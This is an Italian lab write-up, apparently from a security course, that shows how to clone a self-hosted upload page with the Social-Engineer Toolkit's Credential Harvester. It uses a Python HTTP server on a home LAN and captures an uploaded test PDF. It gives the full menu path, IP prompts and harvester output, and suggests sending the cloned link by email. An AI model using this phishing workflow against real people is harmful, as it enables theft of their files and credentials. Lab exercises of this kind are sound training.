


APPROFONDIMENTO S5/L5

In questo approfondimento cerco di rendere utilizzabile la pagina di caricamento dati e mettendomi nelle vesti dell'attaccante utilizzo **Setoolkit** per ottenerli illecitamente.

1. AVVIO SERVER DA PC WINDOWS

- Avvio un **server Python** da PC Windows in modo che possa rendere raggiungibile la pagina HTML (pp.html) da un altro dispositivo.
- Avvio il server con PowerShell dalla cartella in cui ho salvato il mio file pp.html:



```
PS C:\Users\Riccardo\Desktop\phishing_page> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

- Come si vede il server avviato lavora sulla **porta 80** ed è un **server http**.
- Il server è in ascolto attendendo richieste...

2. CONFIGURAZIONE SETOOLKIT

- Ora avvio Kali Linux e apro **Setoolkit** come amministratore:



- Scelgo il path di interesse ovvero:
Social-Engineering Attack -> Website Attack Vectors -> Credential Harvester Attack Method -> Site Cloner.


- A questo punto mi viene chiesto di inserire l'IP dove voglio che vengano reindirizzate le richieste **POST** e scelgo il mio IP di Kali:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.105]: 192.168.1.105
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```


- Inserisco l'url da clonare che in questo caso sarà <http://192.168.1.160/pp.html>, dove l'IP è quello del PC Windows che funge da server e pp.html è il file da aprire.

```
set:webattack> Enter the url to clone: http://192.168.1.160/pp.html
[*] Cloning the website: http://192.168.1.160/pp.html
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


- Ora Setoolkit ha clonato la pagina che ho fornito e posso inserirla nella mail attraverso quel link, una volta avviato il caricamento Setoolkit dovrebbe intercettare il file e reindirizzare l'utente alla pagina originale.
- Per dimostrarlo, inserisco nell'url di Firefox su Kali L'ip che abbiamo suggerito poco fa a Setoolkit e come si vede viene aperta una pagina identica a quella originale.



- Ora proviamo a caricare un file pdf appositamente creato sulla mia macchina Kali per questo scopo.



- Una volta caricato il file clicco su carica il documento e guardiamo cosa succede...
- L'utente come previsto viene reindirizzato alla pagina originale ospitata dal Server su PC Windows:



- Invece su Setoolkit succede ciò che abbiamo previsto, ovvero viene stampato il contenuto del file PDF che abbiamo caricato:

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.105 - - [12/Jan/2025 10:36:00] "GET / HTTP/1.1" 200 -
192.168.1.105 - - [12/Jan/2025 10:36:00] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: _____346888443323818122152412711087
Content-Disposition: form-data; name="pdf-file"; filename="Dati_ChimicaMateriali_2024.pdf"
Content-Type: application/pdf

Qui appariranno tutti gli ipotetici datidichimica dei materiali 2024 e verranno stampati su setoolkit!!!!
_____346888443323818122152412711087--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

- Ovviamente dal Server abbiamo la conferma che nessuna richiesta **POST** è realmente arrivata:

```
PS C:\Users\Riccardo\Desktop\phishing_page> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:192.168.1.105 - - [12/Jan/2025 16:33:08] "GET /pp.html HTTP/1.1" 200 -
::ffff:192.168.1.105 - - [12/Jan/2025 16:38:39] "GET /pp.html HTTP/1.1" 200 -
```

- In questo modo l'attaccante si è impossessato del file di interesse!!!